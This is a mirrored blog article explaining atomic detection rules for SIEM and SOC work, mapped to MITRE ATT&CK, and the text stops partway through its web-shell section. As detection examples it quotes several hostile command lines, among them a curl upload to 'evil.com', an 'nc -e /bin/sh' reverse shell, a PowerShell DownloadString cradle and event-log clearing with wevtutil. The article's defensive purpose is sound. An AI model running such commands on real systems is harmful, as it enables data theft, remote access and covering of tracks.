Single-Event Detection Rules in Cybersecurity
- Category: CTI
- Source article: https://medium.com/@1200km/single-event-detection-rules-in-cybersecurity-aa7498f665bd
- Published: 2025-12-01
- Preserved media: 19 image(s), including cover images, screenshots, diagrams, and infographics where present.
- Preserved technical blocks: 0 code/configuration block(s).
Ecosystem Fit
This page mirrors the original Medium article into the 1200km.com Docusaurus ecosystem. The original article flow, images, screenshots, infographics, and technical blocks are preserved from the export.
Introduction

Single-event detection rules — often calledatomic detections— are alerting rules that trigger ononelog or telemetry event indicative of malicious activity, without needing correlation with other events. In a SOC/blue team context, these rules are the straightforward “if X happens, alert” tools in the detection toolbox. For example, an alert onMS Word spawning**cmd.exe**ora process named**mimikatz.exe**runningwould be single-event rules: asingleoccurrence is enough to warrant analyst attention. These atomic detections contrast with correlation or multi-event rules (also called composite or stateful detections) that requirepatterns of multiple events(e.g.1000 failed logins in 5 minutes) to fire.
In modern SIEM, XDR, and log-based detection platforms (Splunk, Sentinel, Chronicle, XPLG, etc.), both single-event and correlation rules play important roles. Single-event rules providelow-latency, immediate alerts— as soon as a matching log arrives, an alert can be raised without waiting for other events. This makes them ideal for catching clear-cut malicious actions or atomic Indicators of Compromise (IoCs) quickly. They are typically simpler to implement andvendor-agnostic(e.g. Sigma rules can express many atomic detections across platforms. Chronicle, for instance, supports thousands of single-event YARA-L rules, reflecting that most detections are atomic, with far fewer multi-event rules allowed.
However, single-event rules have disadvantages. By focusing on one event in isolation, theylack context— leading to noise or false positives if the rule logic isn’t strict. Many benign admin or user actions can resemble attack events when viewed alone. A classic example is system reconnaissance: onewhoamicommand or a single failed login by itself is not very suspicious, and alerting on each occurrence would overwhelm analysts. Without correlation, SOCs can face floods of low-context alerts that are “difficult to prioritize or interpret”. Correlation-based detection, on the other hand, links such events into a higher-confidence incident (e.g.multiple failed logins followed by a success, indicating a probable brute-force attack). Thus, single-event and correlated detections should beused in tandem, balancing immediacy with context. A high-fidelity atomic rule (low false positives) usually*“doesn’t need any further correlation”*, and adding conditions could even risk missing true threats. But where single events are insufficient, correlation can greatly improve fidelity (at the cost of complexity) by requiring additional evidence.
In summary, single-event rules are the “tripwires” for obvious malicious actions — valued for theirsimplicity and speed, but requiring careful tuning to avoid alert fatigue. The following sections delve into their foundations, examples of attacks they can catch, and how they compare to multi-event detections in practice.
Theoretical Foundations
Atomic Detection Concept:Single-event rules are often referred to asatomic detectionsbecause they represent the smallest indivisible observable that indicates malicious behavior. They occupy a middle ground between simple IoCs and complex behavioral analytics. At one end of the spectrum, static IoCs like file hashes or IP blocklists are very precise but brittle (easy for attackers to evade by changing the indicator). At the other end, anomaly-based or machine-learning detections adapt to patterns but often suffer high false positive rates. Atomic behavioral rules — detecting suspicious activity by one log event — offer an effectivemiddle ground. They are informed by attacker TTPs (Tactics, Techniques, Procedures) and catch actions that areunusual enough on their ownto merit alerting. Detection engineers deconstruct attacks into such atomic signals: for instance, a single Windows event of a user being added to the Administrators group or a single process execution with known malicious characteristics.
**Event Schema & Normalization:**A crucial aspect enabling single-event rules is log normalization. Logs come from varied sources (Windows events, Linux auditd, AWS CloudTrail, Apache HTTP logs, etc.) each with their own field names and formats. Security platforms use schemas like Elastic Common Schema (ECS), Chronicle’s Unified Data Model (UDM), Splunk’s Common Information Model (CIM), or Azure’s ASIM to normalize data. Normalization translates source-specific fields (e.g. Windows “EventID 4624”, Linux “user_auth_success”, AWS “ConsoleLogin”) into a consistent taxonomy (e.g. “Authentication Success” event). This consistency is critical for atomic rules — a single rule can then apply across sources that have been mapped to a common schema (e.g. ECS fields likeuser.name,process.command_line,event.action). It also ensures that one log line carries meaningful information in predictable fields. For example, ECS or UDM defines standard fields for source IP, user account, process name, etc., so a rule like “detectpowershell.exewith-Enc(encoded command) in the command line” can be written once and applied to any ECS-compliant process log sourcee. Without such normalization, creating single-event detections would be “extremely difficult” across diverse log sources.
**One Event Can Tell a Story:It’s often surprising how much a single log entry can reveal. Consider a Windows Security log 4720: “A user account was created.” That one event contains the new username, timestamp, creator account, and machine — if the account name is suspicious (“backupAdmin123”) and the creator isn’t a helpdesk admin, this single event is a clear red flag. Likewise, a single Sysmon process creation event can show an anomalous command line (e.g.powershell.exe -ExecutionPolicy Bypass -EncodedCommand [...]), indicating a likely malware execution. Security practitioners leverage rich event data – such asevent.action,user.name,process.parent,file.path,command_line,ip.address– to craft atomic rules. For instance, a Chronicle detection rule looking for thewhoamicommand simply checks forSysmon Event ID 1 (Process Create)**withtarget.process.command_line = "whoami"(andmetadata.product_event_type = 1for process start). If a log arrives matching those conditions, the rule fires immediately, sinceoneprocess executingwhoami(often used post-exploitation for discovery) is deemed noteworthy. In threat hunting, these atomic IoCs and behaviors (one log = one clue) are invaluable: they allow analysts to search through historical logs for single hits that could indicate past compromise (e.g. a singlereg.exeadding a Run key, or a single outbound connection to an IP on a threat feed).
**Relation to ATT&CK:**Single-event detections often align to specific MITRE ATT&CK techniques — especially those in Execution, Persistence, Privilege Escalation, Defense Evasion, Discovery, and Command-and-Control tactics. These are phases where a lone action by an attacker can be distinctive. For example,*MITRE Technique T1548.003 (Abuse Elevation Control Mechanism: Sudo)*covers an adversary usingsudoon Linux – a single sudo invocation event could trigger that detection. A single-event rule will typically be mapped to an ATT&CK technique ID in its metadata. This helps in organizing atomic alerts by the tactic/technique they indicate and ensures coverage across the ATT&CK matrix. Security rule repositories (like the Sigma project or Elastic’s prebuilt rules) include the ATT&CK mappings for each atomic rule, reinforcing that one well-chosen event (like a process injecting into LSASS, or a suspicious scheduled task creation) corresponds to a known adversary technique.
Attack Categories Detectable via Single Event

Single-event rules can detect a wide range of attack steps where one log entry is sufficiently indicative of malicious activity. Below we present 15 categories of attacks (spanning multiple ATT&CK tactics) that can be caught with atomic detections. For each, we describe example log sources, the attack technique, a pseudo-rule logic, the relevant MITRE ATT&CK technique, and an example alert.
1. Privilege Escalation (Root/Sudo Usage)

Log Source & Attack:On Linux systems, the use ofsudoorsuto gain root privileges is a critical event. For example, theauth logorSysmon for Linuxwill record when a user invokessudo. Attackers who have obtained credentials often trysudo su -to elevate.
**Detection Logic:**A single event of a user executing thesudocommand (or switching to UID 0) can trigger an alert. A pseudo-rule (Sigma-style) might be:if process.name = "sudo" OR "su" and parent process is a user shell, then alert. In Chronicle, an example rulewhoami_executionmonitors Sysmon process creates specifically forwhoamias a sign of post-exploitation; similarly, one could monitor fortarget.process.image = "/usr/bin/sudo"research.splunk.comresearch.splunk.com. Splunk’s content includes an analytic “Linux Sudo or Su Execution” which detects any usage of those commands via EDR logsresearch.splunk.com.
ATT&CK Technique:Mapped toT1548.003 — Sudo Elevation(Privilege Escalation/Defense Evasion). The Splunk analytic above maps to T1548.003 in ATT&CKresearch.splunk.com.
Example Alert:“Privilege Escalation — User*bob*executed*sudo*to gain root privileges on server*web01**.”*This single event suggestsbobbecame root (potentially suspicious ifbobisn’t authorized).
2. Unauthorized Remote Access (SSH/RDP/VPN Login)

**Log Source & Attack:**Authentication logs (Windows Security Event Log, VPN gateway logs, SSH daemon logs) often show remote login events. Adversaries might obtain credentials and log in via RDP, SSH, or VPN from unusual locations.
Detection Logic:A single successful login event from an external or untrusted IP can signal unauthorized access. For example, a Windows Event ID4624with LogonType=10 (RemoteInteractive, i.e. RDP) coming from a foreign IP is an atomic indicator. A Sigma ruleExternal Remote RDP Logon from Public IPdetects any successful login (4624) via RDP that originates outside the corporate IP ranges. In VPN logs, an atomic rule might alert on a successful VPN login for a high-privilege account from an IP or country never seen for that user.
ATT&CK Technique:****T1021 — Remote Servicescovers RDP/SSH, with sub-techniques like T1021.001 (RDP) and T1021.004 (SSH). AlsoT1133 — External Remote Servicescovers use of VPNs, Citrix, etc. A single login success could indicate Initial Access or Lateral Movement via Valid Accounts.
Example Alert:“Unauthorized Remote Access — Successful RDP logon to*SERVER-DB*by user*corp\alice*from IP*203.0.113.45**(external).”*This lone event suggests an account was used from an unusual network, warranting investigation.
3. Persistence Creation (Service Installed / Startup Script Edited)

Log Source & Attack:Adversaries establish persistence by installing services or editing autorun scripts. In Windows, creating a new service is recorded in the System event log (Event ID7045: “A service was installed”) and Security log (Event ID4697if auditing enabled)detect.fyi. On Linux, adding a script to/etc/init.d/or enabling a systemd service, or editing~/.bashrc, leaves traces in auditd or file integrity logs.
Detection Logic:A single event of anew service installationcan be an immediate red flag on servers where services rarely change. For Windows, one could write a rule:if EventID=7045 and ServiceName not in known baseline, ALERT. The details in Event 7045 (service name, binary path, user) often reveal suspicious intent (e.g. a service named “Network Helper” running a random EXE inC:\Temp). In practice, Sigma rules exist to detect unusual service installs. For example, a Sigma rule looks forService installation with a suspicious folder path(like non-standard directories) as a sign of malware persistence. Even without advanced logic, one could simply alert on any 4697/7045 event on critical systems. In Linux, a possible atomic rule is monitoring critical files (like/etc/sudoersor systemd unit files) for modifications: one auditd event “edited /etc/sudoers” could indicate persistence by adding a backdoor user with sudo rights.
ATT&CK Technique:T1543 — Create or Modify System Process(sub-technique T1543.003 for Windows Service). ATT&CK notes that malware often installs new services for persistence. AlsoT1053covers persistence via scheduled tasks (single event: new scheduled task creation).
Example Alert:“Persistence — New Windows Service*BackupService*installed, binary*C:\Users\Public\svchost.exe**(not a standard path).”*This single 7045 log strongly indicates a malicious service was added.
4. Malware Execution (Suspicious Process or Hash)

**Log Source & Attack:**Endpoint logs (EDR, AV, Sysmon) that record process executions can catch malware by name or known hash. For instance, if an attacker runs Mimikatz on a host, EDR will log a process**mimikatz.exe**or a memory signature; many antivirus solutions log detection of malware file hashes.
Detection Logic:The simplest atomic rule is matching on known badprocess names, file names, or hashes. E.g., a Sigma rule for Mimikatz might alert on any process withOriginalFileName="mimikatz.exe"or command lines containing strings like "sekurlsa::logonpasswords" (a Mimikatz command). Even without knowing the hash, certain tools have unique strings; the Sigma ruleMimikatz Usetriggers on keywords like "Invoke-Mimikatz" or "privilege::debug" appearing in any event log, which would be highly unusual in normal operations. Similarly, if your SIEM ingests antivirus alerts, a single AV alert “Trojan XYZ detected and quarantined” is an atomic indication of malware execution.
ATT&CK Technique:Depending on malware, could beT1059 — Command and Scripting Interpreter(if it’s a script), or specific likeT1003 — Credential Dumping(Mimikatz). For example, Mimikatz activity maps to T1003.001 (LSASS memory) in ATT&CK.
Example Alert:“Malware Execution — Process*mimikatz.exe*launched by*cmd.exe*on host*DC01*(hash matches*known credential dumper**).”*Even as a single event, this has high fidelity – no legitimate software should do this.
5. Suspicious Command-Line (PowerShell Download String)

**Log Source & Attack:**Command-line auditing (process creation events with full command line) often surfaces malicious usage of admin tools. A common attacker trick is using PowerShell to download and execute a payload from the internet (e.g. viaInvoke-WebClientorDownloadString). This shows up in process logs as PowerShell with a long base64 string or a URL.
**Detection Logic:**Look for specific substrings in command-line arguments. For example, any PowerShell process whose command line includesNew-Object Net.WebClientandDownloadStringis very likely malicious (PowerShell is rarely used to pull remote code in normal admin work). A Sigma ruleSuspicious PowerShell Download and Executedoes exactly this: it triggers on variations ofIEX (New-Object Net.WebClient).DownloadStringin PowerShell command linesdetection.fyidetection.fyi. Another indicator is PowerShell’s-EncodedCommandflag combined with a very long Base64 string (suggesting obfuscated script) – a single event containing-EncodedCommandand a length threshold could be a rule. These command-line detections are atomic and fire as soon as that one process spawn is logged.
**ATT&CK Technique:**T1059.001 — PowerShell(Command and Scripting Interpreter sub-technique). This falls under Execution. Many “suspicious PowerShell” rules align to T1059.001detection.fyidetection.fyi.
Example Alert:“Suspicious Command — PowerShell launched with DownloadString to an external URL (possible malicious download) on host*WEB02**.”*This one log suggests an attempt to fetch and execute code via PowerShell, which is rarely benigndetection.fyi.
6. Data Exfiltration (Netcat or cURL to External IP)

Log Source & Attack:If an attacker is exfiltrating data, they might use tools likenetcat(raw network utility) orcURLto send data to an external server. These actions can be caught via process logs on the host or network logs at egress points.
**Detection Logic:**Netcat:**Any internal host running netcat (nc.exeon Windows orncon Linux) is suspicious in most enterprise environments. An atomic rule can simply detect the execution of netcat by name or path. For example, a Sigma ruleNetcat Suspicious Executionlooks for process namesnc.exe,ncat.exe, etc., and common netcat flags (-lvp,-efor reverse shells). One event of netcat starting is enough to warrant investigation, as it’s a dual-use tool often seen in C2 channels (ATT&CK maps netcat usage to non-standard protocol for C2, T1095).
cURL:Similarly, detecting acurlcommand that includes flags to upload data (like--upload-fileor-Ffor forms) can pinpoint exfiltration. A Linux process log showingcurl --form file=@/path/to/data http://evil.com/uploadis a single-event giveaway of data exfil. Sigma’sSuspicious Curl File Uploadrule triggers on curl processes with--formor--data-binaryflags, excluding known localhost or benign uses. In cloud environments, CloudTrail logs could show an API call likePutObjectto an external S3 bucket – also a single event indicating exfil.
ATT&CK Technique:****T1041 — Exfiltration Over C2 ChannelorT1048 — Exfiltration Over Alternative Protocol, depending on method. Using netcat would fall under unusual protocols (ATT&CK T1095 for C2 via non-HTTP protocols). Using curl HTTP upload could beT1567.002 — Exfiltration to Cloud/Web Services.
Example Alert:“Exfiltration — Process*curl*with*--upload-file*sending data to*http://example.com*on server*FILE01*.”This one event shows an unauthorized file transfer. Or“Suspicious Utility –*nc -e /bin/sh 10.0.0.1 4444*executed on host*DBServer*(possible reverse shell exfiltration)”.
7. Defense Evasion (Disabling Security Tools or Logs)

Log Source & Attack:Many adversaries try to disable logging or security software to avoid detection — for example, clearing Windows event logs, turning off Windows Defender, or stopping SIEM agents. These actions often generate their own log entries. Windows systems log an event when the Security log is cleared (Event ID1102in Security log) or when someone runs**wevtutil cl**to clear logs (which is captured in Sysmon or PowerShell logs). On Linux, runninghistory -cor modifying log files might be caught by auditd.
Detection Logic:A single event indicating log clearing or AV tampering is a strong signal. For instance, a Sigma ruleSuspicious Eventlog Clearinglooks for the usage ofwevtutilwith “cl” (clear log) or PowerShell’sClear-EventLogcmdlet. If a process execution event showswevtutil.exe cl System, that alone should fire an alert for defense evasion. Another atomic detection is catchingWindows Defender being disabled– Event IDs in the Windows Defender operational log or changes to registry keys (DisableRealtimeMonitoringset to 1) are single events that clearly indicate an attempt to weaken defenses. Many EDR products also generate alerts if their agent is stopped or tampered with, which can be ingested as single-event alerts.
ATT&CK Technique:T1070 — Indicator Removal(e.g. T1070.001 Clearing Windows Event Logs) andT1562 — Impair Defenses(e.g. T1562.001 Disable or Modify Tools, T1562.002 Disable Windows Event Logging). The Sigma rule above maps to T1070.001 and T1562.002.
Example Alert:“Defense Evasion — Event Log Clearing detected: user*Administrator*ran*wevtutil cl Security*on*DC01*.”This one event implies the attacker is trying to cover their tracks. Another example:“Defender Disabled – Windows Defender real-time protection turned OFF via PowerShell on host*WIN123**.”*A single registry or PowerShell audit event could generate this alert.
8. Credential Dumping (LSASS Access)

**Log Source & Attack:A hallmark of credential dumping (like using Mimikatz) is unauthorized access to the LSASS process memory on Windows. Sysmon’sProcess Access (Event ID 10)**and Security audit events can catch this. When a process opens LSASS with read memory permissions, Sysmon logs it. On domain controllers, any process doing this is very suspicious.
**Detection Logic:**An atomic detection can focus on LSASS handle access. For example, “if a process (not whitelisted as AV or backup) opens a handle tolsass.exewith specific access rights (0x1010, indicating READ/QUERY), alert.” This is exactly how many detections work. Microsoft even provided an SACL (System Access Control List) option to audit any process accessing LSASS. A single Sysmon Event 10 showingProcess = rundll32.exe, TargetProcess = lsass.exe, Access = READ/WRITEis enough to indicate likely credential dumping. Sigma rules for LSASS dumping exist (e.g., detecting suspicious access masks to LSASS, or processes namedprocdump.exetargeting LSASS). Because there are some legitimate software (like antivirus) that touch LSASS, tuning is needed (whitelist those processes). But the rule logic itself is atomic.
**ATT&CK Technique:**T1003.001 — OS Credential Dumping: LSASS Memory. This covers stealing credentials from LSASS. Microsoft’s documentation highlights detecting abnormal LSASS access as a key to catching credential dumpers.
Example Alert:“Credential Dumping — Process*rundll32.exe*(PID 1234) accessed LSASS memory on*DC01**with suspicious rights (READ/WRITE).”*A single log like that (Sysmon or event 4656 with LSASS handle) is a high-severity alert that Mimikatz or similar was used.
9. New Admin Account Creation

Log Source & Attack:Creating new user accounts, especially adding them to administrative groups, is a common persistence and privilege escalation technique. Domain Controller Security logs (Windows Event IDs4720for user creation and4728/4732for group membership changes) are primary sources. In cloud environments, CloudTrail logs for IAM user creation or policy changes play a similar role.
Detection Logic:One event can expose a rogue admin account.For example, Windows Event4720“A user account was created” — if the account name looks random or the creator account is unusual (e.g. a service account creating an admin user), that event alone is suspicious. Even more direct: Event4728“Member added to Security-Enabled Global Group.” If it shows a user added to “Domain Admins” or local Administrators, you immediately know an account was escalated. A Sigma rule or simple query can trigger on any 4728/4732 where the target group isAdministrators(or Domain Admins) and the initiating user is not a known admin. This doesn’t require correlation — a single group add event is the evidence. As ATT&CK notes, adversaries may add accounts to privileged groups to maintain access
ATT&CK Technique:T1098 — Account Manipulation(Sub-technique T1098.007: Additional Local or Domain Groups). This covers adding accounts to groups to elevate privileges. AlsoT1136 — Create Accountfor the initial account creation.
Example Alert:“Account Manipulation — User*eviluser*added to Domain Admins group on DC01 by user*EXCH01$*.”This single event (4728) is highly indicative of compromise – e.g., an attacker using a service account to quietly add themselves as an admin. Another example:“New High-Priv Account – Account*backup-admin*was created and added to local Administrators on*WEBServer*.”
10. Public Exploit Indicators (Scanning for Known Paths)

**Log Source & Attack:**Web server access logs and application logs often show attackers probing known vulnerable files or endpoints. For example, repeated requests to**/wp-login.php**(WordPress login page) or**/manager/html**(Tomcat admin) could indicate an attacker looking for weak points or performing password spraying.
Detection Logic:A single HTTP GET to an admin page on a server that doesn’t host that software is an obvious sign of recon. An atomic rule might be:if URI path equals*/wp-login.php*or*/xmlrpc.php*on a server that isn’t a WordPress server, alert. Even on legitimate WordPress sites, a high number of such requests could be brute force attempts – but that crosses into multi-event. Still, one can flag thepresenceof a request to a sensitive path or exploit string. Security devices (WAFs, IPS) have signatures for this: e.g., a single request containing..../etc/passwdor a known exploit URL (like theSolarWinds Orion API path used in CVE-2020-13169) can trigger an atomic alert. Another example: an HTTP user-agent string of"sqlmap"or"Nmap Scripting Engine"in a single request is an atomic indicator of scanner activity. These single events might be low severity individually, but they provide early warning of an attacker’s presence. (Analysts might treat them asIOC alertsto tune or escalate if multiple hit).
**ATT&CK Technique:****T1190 — Exploit Public-Facing Application.**This covers attackers scanning for and exploiting web app vulnerabilities. Each attempt (SQL injection, path traversal, etc.) may be logged as a discrete event. For instance, a Sigma rule for SQLi in URI is tagged T1190, as is an XSS detection rule tagged T1189 (Drive-by compromise) for injected scripts.
Example Alert:“Web Exploit Attempt — HTTP request to*/wp-login.php*from IP 198.51.100.10 on host*CorpIntranet*(WordPress admin login attempt).”If that host isn’t even supposed to run WordPress, this single log is suspicious. Another:“Exploit Attempt – Detected*SELECT * FROM*SQLi pattern in URL*/app/search.php**(possible SQL injection attack).”*A WAF or log analysis can fire on that single request string.
11. Suspicious File Write (Web Shell in Web Directory)

Log Source & Attack:File monitoring logs (FIM solutions, OS security logs) can catch unauthorized file creations. A common persistence or exploitation is uploading aweb shell— e.g., an attacker manages to upload a.phpor.jspfile into a web server’s document root (/var/www/html/orC:\inetpub\wwwroot\). This is a single filesystem event that can be detected.
